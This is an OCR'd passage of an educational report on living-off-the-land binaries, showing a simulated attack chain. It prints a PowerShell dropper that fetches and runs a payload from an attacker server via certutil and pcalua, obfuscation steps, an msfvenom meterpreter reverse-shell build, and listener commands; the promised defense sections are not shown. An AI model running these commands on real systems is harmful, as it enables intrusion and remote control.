LOLBIN ATTACK & DEFENSE

BY: Abdullah Ali Alhakami | Twitter: @Alhakami1_

BY: Abdullah Ali Alhakami | Twitter: @Alhakami1_

I. Executive Summary

II. Introduction

- A. Living-off-the-Land (LotL) Binaries Definition
- B. LotL Binaries' Significance
- C. Report Purpose

III. Attack Scenario

- A. Overview of the attack Scenario
- B. Description of Living-off-the-Land binaries
- C. Examples of LotL binaries commonly abused by attackers
- D. Attack Simulation Scenario
  - Technical details

V. Defender's Perspective

- A. Detecting The Attack
  - Technical details

VI. Mitigation Strategies

- Mitigating LOLBin Threats


VII. Conclusion


X. References

I. Executive Summary

The report delves into the realm of Living-off-the-Land (LotL) binaries, showcasing their dual nature as legitimate system tools exploited by threat actors to execute malicious activities while evading conventional security measures. It unfolds a simulated cyber attack, meticulously detailing each stage involving a Remote Access Trojan (RAT) deployment, Command and Control (C2) establishment, persistent manipulation of system services, and concealed script execution within legitimate files. Each step highlights the stealthy tactics employed by adversaries, emphasizing the challenges in detection and prevention.

In response, the report offers comprehensive insights into detection methodologies, leveraging network analysis and endpoint scrutiny to trace the attacker's footprint. It delineates mitigation strategies involving application whitelisting, privilege limitations, behavioral analytics, and user education to fortify defenses against LotL-based threats.




about
Living-off-the-Land (Attack-vs-Defense)
domain
Enterprise ATT&CK v14
platforms
Windows, Network
T1659: Content Injection
T1189: Drive-by Compromise
T1190: Exploit Public-Facing Application
T1133: External Remote Services
T1200: Hardware Additions
T1566: Phishing
T1566.001: Spearphishing Attachment
T1566.002: Spearphishing Link
T1566.003: Spearphishing via Service
T1566.004: Spearphishing Voice
T1091: Replication Through Removable Media
T1195: Supply Chain Compromise
T1199: Trusted Relationship
T1078: Valid Accounts
T1059: Command and Scripting Interpreter
T1203: Exploitation for Client Execution
T1559: Inter-Process Communication
T1106: Native API
T1053: Scheduled Task/Job
T1053.002: At
T1053.005: Scheduled Task
T1129: Shared Modules
T1072: Software Deployment Tools
T1569: System Services
T1204: User Execution
T1204.002: Malicious File
T1204.001: Malicious Link
T1047: Windows Management Instrumentation
T1098: Account Manipulation
T1197: BITS Jobs
T1547: Boot or Logon Autostart Execution
T1037: Boot or Logon Initialization Scripts
T1176: Browser Extensions
T1554: Compromise Client Software Binary
T1136: Create Account
T1543: Create or Modify System Process
T1546: Event Triggered Execution
T1133: External Remote Services
T1574: Hijack Execution Flow
T1556: Modify Authentication Process
T1137: Office Application Startup
T1653: Power Settings
T1542: Pre-OS Boot
T1053: Scheduled Task/Job
T1053.002: At
T1053.005: Scheduled Task
T1505: Server Software Component
T1205: Traffic Signaling
T1078: Valid Accounts
T1548: Abuse Elevation Control Mechanism
T1134: Access Token Manipulation
T1098: Account Manipulation
T1547: Boot or Logon Autostart Execution
T1037: Boot or Logon Initialization Scripts
T1543: Create or Modify System Process
T1484: Domain Policy Modification
T1611: Escape to Host
T1546: Event Triggered Execution
T1068: Exploitation for Privilege Escalation
T1574: Hijack Execution Flow
T1055: Process Injection
T1053: Scheduled Task/Job
T1053.002: At
T1053.005: Scheduled Task
T1078: Valid Accounts
T1548: Abuse Elevation Control Mechanism
T1134: Access Token Manipulation
T1197: BITS Jobs
T1612: Debugger Evasion
T1140: Deobfuscate/Decode Files or Information
T1006: Direct Volume Access
T1484: Domain Policy Modification
T1480: Execution Guardrails
T1211: Exploitation for Defense Evasion
T1222: File and Directory Permissions Modification
T1564: Hide Artifacts
T1564.008: Email Hiding Rules
T1564.005: Hidden File System
T1564.001: Hidden Files and Directories
T1564.002: Hidden Users
T1564.003: Hidden Window
T1564.011: Ignore Process Interrupts
T1564.004: NTFS File Attributes
T1564.010: Process Argument Spoofing
T1564.006: Run Virtual Instance
T1564.007: VBA Stomping
T1574: Hijack Execution Flow
T1562: Impair Defenses
T1656: Impersonation
T1070: Indicator Removal
T1202: Indirect Command Execution
T1036: Masquerading
T1556: Modify Authentication Process
T1112: Modify Registry
T1601: Modify System Image
T1599: Network Boundary Bridging
T1027: Obfuscated Files or Information
T1027.001: Binary Padding
T1027.010: Command Obfuscation
T1027.004: Compile After Delivery
T1027.007: Dynamic API Resolution
T1027.009: Embedded Payloads
T1027.011: Fileless Storage
T1027.006: HTML Smuggling
T1027.005: Indicator Removal from Tools
T1027.012: LNK Icon Smuggling
T1027.002: Software Packing
T1027.003: Steganography
T1027.008: Stripped Payloads
T1542: Pre-OS Boot
T1055: Process Injection
T1620: Reflective Code Loading
T1207: Rogue Domain Controller
T1014: Rootkit
T1553: Subvert Trust Controls
T1218: System Binary Proxy Execution
T1216: System Script Proxy Execution
T1221: Template Injection
T1205: Traffic Signaling
T1127: Trusted Developer Utilities Proxy Execution
T1550: Use Alternate Authentication Material
T1078: Valid Accounts
T1497: Virtualization/Sandbox Evasion
T1600: Weaken Encryption
T1220: XSL Script Processing
T1557: Adversary-in-the-Middle
T1110: Brute Force
T1555: Credentials from Password Stores
T1212: Exploitation for Credential Access
T1187: Forced Authentication
T1606: Forge Web Credentials
T1056: Input Capture
T1556: Modify Authentication Process
T1111: Multi-Factor Authentication Interception
T1621: Multi-Factor Authentication Request Generation
T1040: Network Sniffing
T1003: OS Credential Dumping
T1669: Steal or Forge Authentication Certificates
T1558: Steal or Forge Kerberos Tickets
T1539: Steal Web Session Cookie
T1552: Unsecured Credentials
T1087: Account Discovery
T1010: Application Window Discovery
T1217: Browser Information Discovery
T1622: Debugger Evasion
T1652: Device Driver Discovery
T1482: Domain Trust Discovery
T1083: File and Directory Discovery
T1615: Group Policy Discovery
T1654: Log Enumeration
T1046: Network Service Discovery
T1135: Network Share Discovery
T1040: Network Sniffing
T1201: Password Policy Discovery
T1120: Peripheral Device Discovery
T1069: Permission Groups Discovery
T1057: Process Discovery
T1012: Query Registry
T1018: Remote System Discovery
T1518: Software Discovery
T1082: System Information Discovery
T1614: System Location Discovery
T1016: System Network Configuration Discovery
T1049: System Network Connections Discovery
T1033: System Owner/User Discovery
T1007: System Service Discovery
T1124: System Time Discovery
T1497: Virtualization/Sandbox Evasion
T1210: Exploitation of Remote Services
T1534: Internal Spearphishing
T1570: Lateral Tool Transfer
T1563: Remote Service Session Hijacking
T1021: Remote Services
T1091: Replication Through Removable Media
T1072: Software Deployment Tools
T1080: Taint Shared Content
T1550: Use Alternate Authentication Material
T1557: Adversary-in-the-Middle
T1560: Archive Collected Data
T1123: Audio Capture
T1119: Automated Collection
T1185: Browser Session Hijacking
T1115: Clipboard Data
T1602: Data from Configuration Repository
T1213: Data from Information Repositories
T1005: Data from Local System
T1039: Data from Network Shared Drive
T1025: Data from Removable Media
T1074: Data Staged
T1114: Email Collection
T1056: Input Capture
T1113: Screen Capture
T1125: Video Capture
T1071: Application Layer Protocol
T1071.004: DNS
T1071.002: File Transfer Protocols
T1071.003: Mail Protocols
T1071.001: Web Protocols
T1092: Communication Through Removable Media
T1659: Content Injection
T1132: Data Encoding
T1001: Data Obfuscation
T1568: Dynamic Resolution
T1573: Encrypted Channel
T1008: Fallback Channels
T1105: Ingress Tool Transfer
T1104: Multi-Stage Channels
T1095: Non-Application Layer Protocol
T1571: Non-Standard Port
T1572: Protocol Tunneling
T1090: Proxy
T1219: Remote Access Software
T1205: Traffic Signaling
T1102: Web Service
T1020: Automated Exfiltration
T1030: Data Transfer Size Limits
T1048: Exfiltration Over Alternative Protocol
T1041: Exfiltration Over C2 Channel
T1011: Exfiltration Over Other Network Medium
T1052: Exfiltration Over Physical Medium
T1567: Exfiltration Over Web Service
T1029: Scheduled Transfer
T1531: Account Access Removal
T1485: Data Destruction
T1486: Data Encrypted for Impact
T1565: Data Manipulation
T1491: Defacement
T1561: Disk Wipe
T1499: Endpoint Denial of Service
T1657: Financial Theft
T1495: Firmware Corruption
T1490: Inhibit System Recovery
T1498: Network Denial of Service
T1496: Resource Hijacking
T1489: Service Stop
T1529: System Shutdown/Reboot

II. Introduction

A. Living-off-the-Land (LotL) Binaries Definition

- Living-off-the-Land (LotL) binaries encompass a range of legitimate system tools and binaries that are exploited by threat actors to execute malicious activities. These binaries, inherent to the operating system or commonly used software, are leveraged by attackers as part of their strategies to evade detection. LotL binaries are not inherently malicious themselves but are utilized by threat actors to perform unauthorized actions on compromised systems, often bypassing traditional security defenses due to their trusted nature and essential roles within the operating environment.


B. LotL Binaries' Significance

- The significance of Living-off-the-Land (LotL) binaries lies in their dual nature as both legitimate system tools and potential avenues for attackers to execute malicious activities. These binaries, deeply integrated into operating systems or widely used applications, grant attackers a stealthy means to conduct unauthorized actions, bypassing detection by security tools that typically focus on identifying known malware. Their significance is underscored by the challenge they pose to traditional security measures, as attackers exploit these trusted tools to blend their actions with normal system operations, making detection and prevention more complex.

C. Report Purpose

- This report aims to simulate cyber attacks leveraging Living-off-the-Land (LotL) binaries, emphasizing their stealthy nature and potential risks to organizational security. Following the attack simulations, the report will focus on investigating the tactics used by threat actors, highlighting the challenges in detecting such attacks. Additionally, it will outline effective detection methodologies that defenders can operate to identify the techniques associated with LotL binary-based attacks.

III. Attack Scenario



A. Overview of the attack Scenario

- The attack begins with a malicious payload delivered via email, which installs a Remote Access Trojan (RAT) upon execution. This RAT establishes a connection to the attacker's Command and Control (C2) server, providing remote access to the victim's system. To maintain access, the attacker manipulates the Windows Sysmon service using an Alternate Data Stream (ADS). Furthermore, a concealed Visual Basic Scripting (VBS) program embedded within a legitimate executable facilitates a covert connection back to the attacker's system. Finally, the attacker ensures continuous control by setting up a task scheduler entry, allowing regular execution of the compromised file for persistent access to the compromised system.

  This sophisticated attack methodology involves multiple stages, including initial infiltration, C2 establishment, persistence techniques, and the use of concealed scripts within legitimate files to maintain long-term unauthorized access to the victim's machine.

B. Description of Living-off-the-Land binaries

- LOLBins, also known as “Living off the Land Binaries,” are binaries that use legitimate commands and pre-installed executables of the operating system to perform malicious activities. LOLBins use local system binaries to bypass detection, deliver malware, and remain undetected. When leveraging LOLBins, adversaries can improve their chances of staying unnoticed by using legitimate cloud services (GitHub, Amazon S3 storage, Dropbox, Google Drive, etc.) and fileless malware.

Threat actors tend to apply this tactic during the post-exploitation phases of an attack. Security teams often find LOLBins challenging to identify because of their legitimate nature. The attackers use the same binaries as the ones utilized for non-malicious purposes. That’s why it is important for organizations to be aware of the risks LOLBins pose and take preventive measures to protect their networks.

C. Examples of LotL binaries commonly abused by attackers

- `Rundll32`
- `Regsvr32`
- `Msiexec`
- `Mshta`
- `Certutil`
- `MSBuild`
- `WMI command line utility (WMIC)`
- `WMI provider host (WmiPrvSe)`

D. Attack Simulation Scenario

1. **Initial Compromise:** The attacker initiates the attack by sending a malicious payload (PE - Portable Executable) through email. Upon opening or executing this payload, it installs a stageless Remote Access Trojan (RAT) onto the victim's system. This installation is facilitated using PowerShell scripting and the 'certutil' utility.
2. **Establishing Command and Control (C2):** The installed RAT is executed via ‘pcalua’ utility which establishes a connection to the attacker's Command and Control (C2) infrastructure. This connection provides the attacker with remote access and control over the compromised machine.
3. **Persistence Mechanisms:** To maintain access to the victim's system over the long term, the attacker manipulates the Windows Sysmon service by adding an Alternate Data Stream (ADS) attribute. This unauthorized manipulation allows the attacker to ensure persistence on the compromised system.
4. **Concealed Script Execution:** The attacker employs a Visual Basic Scripting (VBS) program that establishes a covert connection back to the attacker's system. To evade

detection, the VBS script is concealed within a legitimate executable file. When executed, this deceptive file activates the hidden VBS script.

5. **Establishing Continuous Access:** To ensure continuous access and control, the attacker sets up a task scheduler entry. This entry is configured to regularly execute the compromised executable file, thereby maintaining the attacker's ongoing presence and control over the victim's system.


Technical details


- Firstly, we will create a Powershell script that will act as a dropper to drop the stageless revere shell from attacker C2 server by abusing `certuil` built-in utility on windows, and execute the reverse shell via `pcalua` utility as another separated process after the reverse shell got installed. Moreover, the reverse shell will be installed at ‘C:\Windows’.

```
$url = 'http://192.168.1.183:8000/Edgeupdate.exe';$localPath = Join-Path  'Edgeupdate.ex
e';certutil.exe -urlcache -split -f $url $localPath;Start-Process pcalua -ArgumentList "-a
$localPath";exit;
```

- In order to evade detection, we will obfuscate our PowerShell script via Invoke-Obfsuctation module.

```
Import-Module ./Invoke-Obfuscation.psd1
Invoke-Obfuscation
SET SCRIPTBLOCK <Powershell script/command>
```






- Now we will use the below techniques to obfuscate our script:
  - Concatenate entire command
  - Reorder entire command after concatenating

```
STRING
1
2
```

- Now its time to convert our obfuscated PowerShell command to portable executable in order to send it to the victim.
  - We will use PS2EXE module but the GUI version.




- Now we will rename the portable executable to UpdateCheck.exe and we will send it to the victim and we will wait for any interaction!
- Let’s prepare our C2 infrastructure to be prepared for victim connection.
  - Creating meterpreter stageless payload

```
sudo msfvenom -p windows/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -
o Edgeupdate.exe -e x86/shikata_ga_nai
```


  - Starting http server via python.

```
python3 -m http.server
```




  - Also let’s activate our meterpreter listener.

```
1. use multi/handler
2. set PAYLOAD windows/meterpreter_reverse_tcp
3. set lhost <IP>
4. set lport <PORT>
5. run/exploit
```





- Finally we will also activate netcat to listen for the persistence Reverse Shell that will be created later!


```
nc -nlvp <PORT>
```



- We got the connection! We can tell that the dropper has been executed!




